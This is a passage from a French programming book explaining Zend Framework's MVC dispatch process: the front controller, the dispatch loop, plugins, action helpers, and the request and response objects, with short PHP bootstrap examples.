


Figure 7-2
Principaux objets liés à `Zend_Controller`

- L'*objet de requête* va représenter la requête HTTP d'entrée dans le système. Cet objet va alors principalement donner accès aux en-têtes de la requête et il sera passé à tous les contrôleurs d'action.
- L'*objet de réponse* représente la réponse HTTP renvoyée au client. Le rendu d'une vue s'effectue à l'intérieur de cet objet, qui ne recevra l'ordre d'envoyer son contenu (affichage de la réponse) qu'à la toute fin du processus.
- Le *routeur* : le rôle de cet objet est d'analyser la requête et d'en déduire un trio module/contrôleur/action en fonction de certaines règles de routage, elles aussi représentées sous forme d'objets.
- Le *distributeur* (que l'on appelle aussi *dispatcheur*) est un objet qui a pour rôle de détecter si le trio module/contrôleur/action peut être lancé. Il va contrôler le processus de traitement de l'action et éventuellement proposer des valeurs par défaut. C'est lui qui intervient dans ce qu'on appelle la *boucle de distribution et répartition de la requête* (aussi appelée *boucle de dispatching*).

- Les *contrôleurs d'action* sont les objets qui vont décrire le processus métier de traitement d'une requête. Ce sont des classes importantes que les développeurs doivent entièrement écrire. On les appelle plus communément les *contrôleurs*.
- Les *plugins* sont des objets gérés par le contrôleur frontal. Il en existe dans la distribution de base, mais on peut aussi en ajouter des personnalisés. Ils servent à factoriser un traitement redondant dans tout le système de distribution.
- Le rôle des *aides d'action* est très proche de celui des plugins. Ces objets encapsulent du code redondant dans toutes les actions du système mais, contrairement aux plugins, ils peuvent interagir directement avec l'action à laquelle ils sont rattachés.
- La *vue* est représentée par un objet qui contiendra en général du code HTML. Son rôle est d'agencer et d'afficher les informations en provenance des contrôleurs d'action.
- Le *layout* est un template de vue particulier. Sa particularité est qu'il se situe à un niveau plus haut et encapsule la vue initiale. Son but principal est de définir le gabarit HTML de l'application (qui comprend souvent l'en-tête, le pied de page, les styles CSS, etc.).





Figure 7-3
Schéma global du traitement MVC
de Zend Framework

Fonctionnement global de MVC

Ce qu'il est très important de noter, pour comprendre le modèle MVC, c'est que la requête et la réponse HTTP du système sont des objets, entièrement guidés par le contrôleur frontal (qui délègue pour sa part beaucoup de traitements à d'autres objets, comme le distributeur ou dispatcher, par exemple). Sur la figure 7-2, chaque cercle représenté correspond à un objet.

Exécution du processus de distribution de la requête

Tout ce processus de traitement de la requête, en vue de créer et de remplir une réponse, est appelé *processus de distribution et de répartition de la requête*. Il intègre que que l'on appelle la *boucle de distribution et de répartition*, illustrée sur les figures 7-4 et 7-5.



/// Distribution et répartition de la requête

La distribution de la requête (*dispatching*, appelé parfois *dispatchage*), doit être comprise comme le processus de distribution, de suivi et de traitement de l'objet de requête dans le système MVC global. C'est la moelle épinière de MVC.

Figure 7-4
Schéma détaillé du traitement MVC de Zend Framework

Lorsqu'on lance le processus de distribution et de répartition de la requête en appelant la méthode `dispatch()` sur l'instance du contrôleur frontal (notée « FC »), le processus général suivant est alors exécuté (on suppose ici que l'on a une structure basique, que tous les fichiers existent et que tout se passe normalement) :

- 1** FC initialise les plugins, le routeur, le distributeur et crée un objet de requête et un objet de réponse, tous les deux vierges.
- 2** FC exécute `routeStartup()` pour tous les plugins qui lui ont été injectés.
- 3** FC exécute une routine sur le routeur pour récupérer trois paramètres dans l'objet de requête : un module, un contrôleur et une action.
- 4** FC exécute `routeShutdown()` pour tous les plugins qui lui ont été injectés.
- 5** FC exécute `dispatchLoopStartup()` pour tous les plugins qui lui ont été injectés.
- 6** FC entre dans la boucle de distribution et de répartition de la requête, *tant que l'objet de requête n'est pas distribué* :
 - FC marque l'objet de requête comme étant distribué (`isDispatched() = true`) ;
 - FC exécute `preDispatch()` pour tous les plugins qui lui ont été injectés ;
 - FC demande au distributeur de distribuer l'objet de requête préalablement rempli par le routeur. Il connaît donc déjà ses module, contrôleur et action ;
 - le distributeur instancie le contrôleur d'action ;
 - le distributeur marque l'objet de requête comme distribué, afin de pouvoir sortir de la boucle de distribution de la requête ;
 - le distributeur exécute `dispatch()` sur le contrôleur d'action ;
 - le contrôleur d'action initialisé exécute sa méthode `init()` ;
 - le contrôleur d'action exécute `notifyPreDispatch()` pour toutes les aides d'action qui lui ont été passées ;
 - le contrôleur d'action exécute son `preDispatch()` ;
 - le contrôleur d'action exécute son action MVC, il s'agit là du code métier principal ;
 - le contrôleur d'action exécute son `postDispatch()` ;
 - le contrôleur d'action exécute `notifyPostDispatch()` pour toutes les aides d'action qui lui ont été passées, dont une (active par défaut) qui se charge de rendre la vue dans l'objet de réponse ;

- FC exécute `postDispatch()` pour tous les plugins qui lui ont été injectés ;
 - la boucle de distribution et de répartition de la requête recommence si la requête n'est pas marquée comme distribuée (typiquement : redirection HTTP ou découpage d'une action en plusieurs contrôleurs).
- 7** FC exécute `dispatchLoopShutdown()` pour tous les plugins qui lui ont été injectés.
- 8** FC demande à l'objet de réponse complété de s'afficher.




Figure 7-5 Diagramme de séquence simplifié du processus MVC de Zend Framework

Un processus flexible et avancé

Ce long processus, qui semble complexe à première vue, propose en réalité une flexibilité de programmation avancée. La figure 7-5 propose un diagramme de séquence simplifié du processus MVC, tandis que la figure 7-6 illustre le cheminement d'une requête à travers le routage et la distribution de la requête. Les *plugins*, notamment, représentent un intérêt certain. Agissant en partie dans la *boucle de distribution et de répartition de la requête*, il est facile de rassembler des responsabilités précises de l'application dans un plugin.




Figure 7-6
Parcours d'une requête à travers le routage et la distribution de la requête

On aura par exemple un plugin d'authentification qui se chargera de veiller à ce qu'on ne puisse accéder à une ressource que par un rôle particulier, ou encore par un plugin de cache qui se chargera de repérer si l'action en cours a déjà été distribuée et, le cas échéant, de fournir une version de la réponse depuis le cache. Les possibilités sont infinies et vont dépendre de l'application et de ses besoins, sachant qu'un plugin pourra, la plupart du temps, être réutilisé entre plusieurs applications. Zend Framework enregistre lui-même par défaut un plugin dans le contrôleur frontal lors de son lancement : `errorHandler`.

Les aides d'action, quant à elles, vont permettre de mettre en commun des processus que les actions utilisent. On voit, sur le diagramme de séquence (figure 7-5) et le parcours de la requête (figure 7-6), que les aides d'action (`HelperBroker`) ont un champ d'action moindre que les plugins. Zend Framework enregistre pour lui-même une aide d'action lors du lancement du traitement MVC : `viewRenderer`. Son rôle est de rendre automatiquement une vue à la fin de toute action, sauf si une mention contraire lui a été spécifiée.

Fonctionnement détaillé des objets du modèle MVC

Nous venons de comprendre l'algorithme général du routage et de la distribution, ainsi que les principales étapes de ce processus. Dans les sections qui suivent, nous allons étudier plus en détail les objets qui entrent en jeu dans ce processus et leur utilité.

Contrôleur frontal (`FrontController`)

Introduction

Comme nous l'avons déjà vu, le contrôleur frontal possède un rôle d'une grande importance : il s'agit du chef d'orchestre de l'application (voir la figure 7-2). C'est lui qui va s'occuper de créer et d'articuler entre eux une très grande partie des objets intervenant dans le processus MVC. Ainsi, si on a besoin d'un objet, il est fort probable que le contrôleur frontal soit en mesure de nous le fournir, directement ou indirectement. On notera donc, sur les schémas UML, le nombre important de dépendances de cet objet.

Le contrôleur frontal étant un singleton, il est possible de faire appel à lui où que ce soit, dans n'importe quel fichier.

L'appel du bootstrap est une étape importante pour le contrôleur frontal, car c'est à cet endroit que l'on va le créer. C'est également là qu'on va éventuellement le configurer, c'est-à-dire lui passer des paramètres ou des objets qui vont alors être propagés dans le processus MVC, avant de lancer la distribution, via sa méthode `dispatch()`.

RAPPEL POO et réutilisabilité

Rappelez-vous que la démarche orientée objet permet de distinguer très clairement les responsabilités du code. Dans MVC plus qu'ailleurs encore, chaque objet possède un groupe de responsabilités très précises et complémentaires. Si l'on a besoin d'une information, il n'existe qu'un seul objet susceptible de la fournir. Il s'agit alors de savoir comment y accéder, éventuellement en passant par un autre objet.



Figure 7-7
Diagramme de classes simplifié de l'objet
Zend_Controller_Front

Capacités, possibilités

Sans vouloir répéter le schéma UML, voici certaines actions remarquables qu'il est possible de réaliser avec le contrôleur frontal :

- lui passer, avant la distribution de la requête, un objet de requête et/ou de réponse préconfiguré ;
- lui demander de désactiver les fonctionnalités intégrées, telles que le plugin de détection d'erreurs (`ErrorHandler`) et/ou l'aide d'action de rendu automatique de la vue (`ViewRenderer`) ;
- lui enregistrer des plugins ;
- lui demander de nous fournir l'instance du routeur et du distributeur utilisés (le contrôleur frontal est le seul objet capable de réaliser cela) ;
- lui demander de renvoyer les exceptions qu'il a rencontrées lors du processus de distribution et de répartition de la requête, plutôt que de se reposer sur le plugin `ErrorHandler` ;
- lui passer des paramètres divers, qu'il va se contenter de propager dans le système MVC, et plus précisément aux contrôleurs d'action (en passant par le distributeur). Il agit ainsi comme un registre global pour MVC.

Détaillons quelques-unes de ces possibilités en regardant notre application d'exemple :

bootstrap : index.php

```
$frontController = Zend_Controller_Front::getInstance();
$frontController->setControllerDirectory($appPath . '/controllers');
$frontController->throwExceptions(false);

// propagation de paramètres dans le système MVC
$frontController->setParam('debug', $configMain->debug);
$frontController->setParam('locale', $locale);
$frontController->setParam('config', $configMain);

// enregistrement du plugin de sauvegarde de la page précédente
$plugin = new Zfbook_Controller_Plugins_Session;
$frontController->registerPlugin($plugin);
```

La configuration minimale requise pour le contrôleur frontal est simple. Il sait se débrouiller tout seul, créer et manipuler tous les objets dont il aura besoin. Il demande, en revanche, de connaître absolument le répertoire où se trouvent les contrôleurs d'action. La méthode `setControllerDirectory()` permet de le lui indiquer.

Il est aussi possible de lui spécifier un dossier qui comportera des modules avec `addModuleDirectory()`. Il va ainsi parcourir ce dossier à la recherche de répertoires appelés `controllers`.

La méthode `setParam()` permet d'envoyer un paramètre à propager dans le MVC. Ce processus est très semblable à l'utilisation de `Zend_Registry`, si ce n'est que les paramètres ne seront accessibles qu'aux contrôleurs d'action, en invoquant leur méthode `getInvokeArg()`. Dans notre exemple, nous passons certains objets indépendants du MVC, de manière à pouvoir les partager entre tous les contrôleurs et les utiliser pleinement au sein de ceux-ci.

Suite de index.php

```
// configuration d'un en-tête de réponse HTTP global
$response = new Zend_Controller_Response_Http();
$response->setRawHeader('Content-type: text/html;
    ↳ charset=utf-8');

// passage de la réponse configurée au système MVC
$frontController->setResponse($response);
```

Ici, nous créons nous-mêmes un objet de réponse, et nous le passons au contrôleur frontal afin que le système MVC l'utilise.

IMPORTANT Objets par défaut

Lors de la distribution de la requête, le contrôleur frontal crée lui-même tous les objets dont il a besoin, sauf si ceux-ci lui ont été passés explicitement. Une erreur courante consiste à créer et configurer l'un de ces objets et d'oublier bêtement de passer son instance au contrôleur frontal.

Les objets que le contrôleur frontal crée et utilise, si on ne lui passe pas d'instances explicites, sont les suivants :

- l'objet de requête ;
- l'objet de réponse ;
- le distributeur (dispatcheur) ;
- le routeur.

Changer l'un de ces objets en injectant une instance personnalisée va donc avoir des répercussions dans tout le modèle MVC, et toute l'application sera concernée directement.

Lancer l'application au travers du contrôleur frontal

Suite de `index.php`

```
try {
    $frontController->dispatch();
} catch (Zend_Exception $e) {
    $log->crit($e);
}
```

Très important : la distribution et répartition de la requête. `dispatch()` lance le processus MVC complet. À partir de cet instant, le contrôleur frontal, fraîchement configuré, va assurer un énorme travail d'orchestration du processus MVC.

Les exceptions que le contrôleur frontal va éventuellement rencontrer vont ici être traitées par le plugin `ErrorHandler` et ne devraient, en théorie, jamais remonter jusqu'au bootstrap, ni donc jusqu'à ce bloc `try/catch`. Ceci en raison de la ligne `$frontController->throwExceptions(false)`.

Le comportement par défaut du contrôleur frontal consiste à ne pas faire remonter au niveau de sa méthode `dispatch()` les exceptions qu'il rencontre éventuellement. Ce comportement suit les règles suivantes :

- si on passe `false` à la méthode `throwExceptions()` (comportement par défaut), alors le plugin `ErrorHandler` distribuera le contrôleur d'erreur, si une exception est levée, n'importe où dans le système MVC ;
- si une exception est levée dans le contrôleur d'erreur utilisé par `ErrorHandler`, alors celle-ci *remontera* tout de même au niveau de la méthode `dispatch()`, autrement une boucle infinie risque d'apparaître ;
- si on passe `true` à la méthode `throwExceptions()`, alors le plugin `ErrorHandler` *n'est pas enregistré* dans le système MVC, et toute exception y apparaissant *remontera directement* jusqu'à l'appel de la méthode `dispatch()` sur le contrôleur frontal.

Pour conclure sur la gestion des exceptions, il faut systématiquement entourer la méthode `dispatch()` d'un bloc `try/catch`, car même si le contrôleur d'erreur est utilisé (cas par défaut), il peut tout de même s'y produire une exception qui remontera alors jusqu'à l'appel de `dispatch()`.

Ainsi, les exceptions interceptées autour de la méthode `dispatch()` sont importantes, tout simplement parce qu'elles ne devraient en théorie jamais survenir, et toute votre attention sera nécessaire sur ce point. Nous avons choisi ici de les conserver sous forme de journal, sans autre forme de traitement.

Objet de requête

Introduction

L'objet de requête représente la requête HTTP (sauf dans le cas des tests, cas détaillé au chapitre 14). Très simplement, il s'agit d'un objet qui va piloter les tableaux PHP `$_SERVER`, `$_ENV`, `$_GET`, `$_POST` et `$_COOKIE` puis qui va les rendre accessibles (et même un peu plus) au moyen de méthodes.

L'objet utilisé par défaut est `Zend_Controller_Request_Http`.




Figure 7–8
Diagramme de classes simplifié
de `Zend_Controller_Request`

Notions importantes

Les notions très importantes à comprendre sur cet objet sont les suivantes :

- L'objet de requête comporte trois attributs protégés (possédant des accesseurs) : `$_controller`, `$_action` et `$_module`. Ces attributs sont remplis par le routeur lors du processus de routage et il déterminent le module, le contrôleur et l'action à lancer, via le distributeur. On notera donc que modifier ces paramètres avant la distribution de la requête va entraîner un changement dans le contrôleur distribué. C'est ce que fait le plugin `ErrorHandler` par exemple.
- L'attribut `isDispatched` est appelé *jeton de distribution*, et il est positionné par défaut à `false`. Il joue un rôle primordial dans la boucle de distribution et de répartition de la requête, lancée par le contrôleur frontal. Tant qu'il est à `false`, la boucle va tourner. Il est bien entendu mis à `true` par le distributeur au début du traitement de la requête, juste avant l'instanciation du contrôleur d'action adéquat. Mais après, il pourra être remis à `false`, par exemple par un appel à `_forward()` dans un contrôleur d'action. Une autre requête sera alors jouée et si on ne fait pas attention, on peut tomber dans une boucle infinie. Souvenez-vous de l'énoncé que nous avons détaillé dans la section *Fonctionnement global* de ce chapitre.

Buts et utilité

Concrètement, on interroge l'objet de requête principalement dans le but de récupérer les paramètres de la requête. Ceux-ci peuvent être :

- les paramètres GET, récupérés via `getQuery()` ;
- les paramètres POST, récupérés via `getPost()` ;
- les cookies, récupérés via `getCookie()` ;
- les paramètres du serveur, récupérés via `getServer()` ;
- les paramètres spéciaux des routes définies manuellement, récupérés via `getParam()` ;
- d'autres encore...

L'objet de requête donne aussi accès à un paramètre important : la `baseUrl` (URL de base ou URL racine). La `baseUrl` est l'URL de base de l'application, à partir de laquelle la route va être calculée. Par exemple, `http://localhost/ZFBook/html/reservation/edit` est une URL dont la `baseUrl` est `/ZFBook/html/`. Cette dernière est calculée automatiquement par l'objet de requête, sur demande du contrôleur frontal lors de la distribution de la requête, en utilisant un savant jeu entre les clés `SCRIPT_FILENAME`, `SCRIPT_NAME`, `PHP_SELF` et `ORIG_SCRIPT_NAME` de `$_SERVER`. Cependant, si celle-ci venait à être mal calculée, vous pourriez la spécifier manuelle-

ATTENTION

getParam() et sources de données

`getParam()` permet de récupérer les paramètres qu'une route spéciale aura détectés, mais permet aussi de récupérer des paramètres GET ou POST. Gardez à l'esprit qu'il faut systématiquement savoir d'où viennent les paramètres. Se reposer sur `getParam()` en permanence, même pour récupérer un paramètre GET, n'est clairement pas recommandé si la route est susceptible elle aussi de récupérer un paramètre depuis l'URL. Ceci peut mener à des erreurs difficiles à détecter, voire à des problèmes de sécurité.

ment avec la méthode `setBaseUrl()` de l'objet de requête ou du contrôleur frontal (qui va la renvoyer à l'objet de requête).

Il a par exemple été reconnu que la création d'hôtes virtuels Apache, contenant des alias Apache, pose des problèmes lors de la reconnaissance automatique de la `baseUrl`. Cela fausse totalement le processus de routage et de création de liens. Aussi, nous vous recommandons de rester le plus simple possible dans vos URL et d'éviter les caractères exotiques qui peuvent gêner la détection automatique de la `baseUrl`. Si vous avez besoin de créer des applications complexes, basées sur des URL chargées ou gérant des sous-domaines via le contrôleur frontal, nous vous conseillons de bien lire toute la source de Zend Framework relative à ces questions, afin de bien en comprendre le fonctionnement.

Quoiqu'il en soit, dans la majeure partie des cas heureusement, la `baseUrl` est calculée de manière correcte. Le routeur intervient alors pour faire son travail (que nous détaillerons bientôt). Les méthodes relatives à la création d'URL possèdent quelquefois un paramètre permettant de « préinsérer » l'URL de base aux URL (`prependBase`).

Objet de réponse

À l'autre extrémité de la chaîne MVC se situe l'objet de réponse. Il est créé par le contrôleur frontal, lors de la distribution de la requête, sauf si on spécifie sa propre instance personnalisée (ce que nous faisons dans notre application).

L'objet utilisé par défaut est `Zend_Controller_Response_Http`.

Le schéma UML, représenté sur la figure 7-9, est assez explicite pour en comprendre le rôle et les objectifs. En théorie, nous n'avons pas besoin de toucher à l'objet de réponse nous-mêmes, une fois la distribution lancée, car c'est l'objet de vue, ou de *layout*, qui va l'utiliser pour rendre son contenu à l'intérieur.

Le contenu de l'objet de réponse est composé de trois parties :

- les en-têtes de la réponse HTTP ;
- le corps (*body*) de la réponse HTTP, qui se décompose lui-même en segments, représentés par les clés d'un tableau PHP, permettant des permutations dans l'affichage de la réponse (un texte affiché à un instant t peut être stocké dans un segment inférieur à celui comportant du texte rendu à un instant $t-1$) ;
- les exceptions qui ont été rencontrées dans le système MVC, qui sont ajoutées par le contrôleur frontal ou le distributeur.

